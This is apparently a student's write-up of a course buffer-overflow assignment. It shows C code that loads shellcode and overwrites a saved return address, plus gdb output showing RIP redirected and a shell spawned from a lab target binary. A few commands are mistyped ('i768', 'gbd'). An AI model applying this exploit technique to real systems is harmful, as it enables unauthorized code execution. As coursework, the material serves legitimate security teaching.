Programming Assignment – 1 Buffer Overflow

Monica Bernard

CAP 6135

Design used to overflow the buffer:

- The 27 byte shell code is loaded into the variable ‘buff’


```
for (i=0; i<27; i++) {
  buff[i] = shellcode[i];
}
```

- Compile/run code using ‘make && setarch i768 –R gbd ./exploit’
- Find the address of RIP and variable ’buf’ and subtract the two addresses to find the offset in gdb.
- At the offset, store the address of the variable ‘buf’ followed by a termination character.

```
unsigned char buf_address[] = "\x70\xEB\xFF\xFF\xFF\x7F\x00";
int offset = 200;

for (i=offset; i<offset+7; i++) {
  buff[i] = buf_address[i-offset];
}
```

- Compile/run code using ‘make && setarch i768 –R gbd ./exploit’
- The output should be a shell window in the GDB thus showing a buffer overflow attack.

Stack Memory allocation graph:




```
(gdb) x buf
0x7fffffffeb70: 0x00000d68
(gdb) x &maxlen
0x7fffffffec20: 0x00000096
(gdb) x &var1
0x7fffffffec14: 0x4019999a
(gdb) x &ptr
0x7fffffffec28: 0x00000000
(gdb) x &ptr2
0x7fffffffec18: 0x00000000
```

Screenshots of GDB running procedure:

1.
```
mo818628@net1547:~/homework_1/exploits$ setarch i686 -R gdb ./exploit
GNU gdb (Ubuntu 8.1-0ubuntu3) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./exploit...done.
```

2.
```
(gdb) break foo
Function "foo" not defined.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 1 (foo) pending.
(gdb) run
Starting program: /home/net/mo818628/homework_1/exploits/exploit
process 17257 is executing new program: /home/net/mo818628/homework_1/targets/target
Press any key to call foo function...


Breakpoint 1, foo (
    arg=0x7fffffffeef4 "1\300H\273и\226\221Ќ\227\377H\367\333ST_\231RWT^\260;\017\005", '\001' <repeats 173 times>...)
    at target.c:8
```

3.
```
(gdb) info frame
Stack level 0, frame at 0x7fffffffec40:
 rip = 0x5555555547bc in foo (target.c:8); saved rip = 0x555555554912
 called by frame at 0x7fffffffec60
 source language c.
 Arglist at 0x7fffffffec30, args:
    arg=0x7fffffffeef4 "1\300H\273и\226\221Ќ\227\377H\367\333ST_\231RWT^\260;\017\005", '\001' <repeats 173 times>...
 Locals at 0x7fffffffec30, Previous frame's sp is 0x7fffffffec40
 Saved registers:
  rbp at 0x7fffffffec30, rip at 0x7fffffffec38
(gdb) x buf
0x7fffffffeb70: 0x00000d68
(gdb) x/6bx 0x7fffffffec38
0x7fffffffec38: 0x12    0x49    0x55    0x55    0x55    0x55
```


Initial content of RIP

4.
```
(gdb) break 13
Breakpoint 2 at 0x5555555547fa: file target.c, line 13.
(gdb) continue
Continuing.

Breakpoint 2, foo (
    arg=0x7fffffffeef4 "1\300H\273и\226\221Ќ\227\377H\367\333ST_\231RWT^\260;\017\005", '\001' <repeats 173 times>...)
    at target.c:13
13          printf("foo() finishes normally.\n");
(gdb) x/6bx 0x7fffffffec38
0x7fffffffec38: 0x70    0xeb    0xff    0xff    0xff    0x7f
(gdb)
```

RIP is changed to be address of buf

Screenshot of a shell created in GDB:

```
(gdb) run
Starting program: /home/net/mo818628/homework_1/exploits/exploit
process 6914 is executing new program: /home/net/mo818628/homework_1/targets/target
Press any key to call foo function...

foo() finishes normally.
process 6914 is executing new program: /bin/dash
$ $ ls
Makefile  exploit  exploit.c  exploit.o  shellcode.h  testshellcode  testshellcode.c  testshellcode.o
$ exit
[Inferior 1 (process 6914) exited normally]
(gdb)
```



Exit from the shell brings it back into GDB

End of Presentation.
Thank You!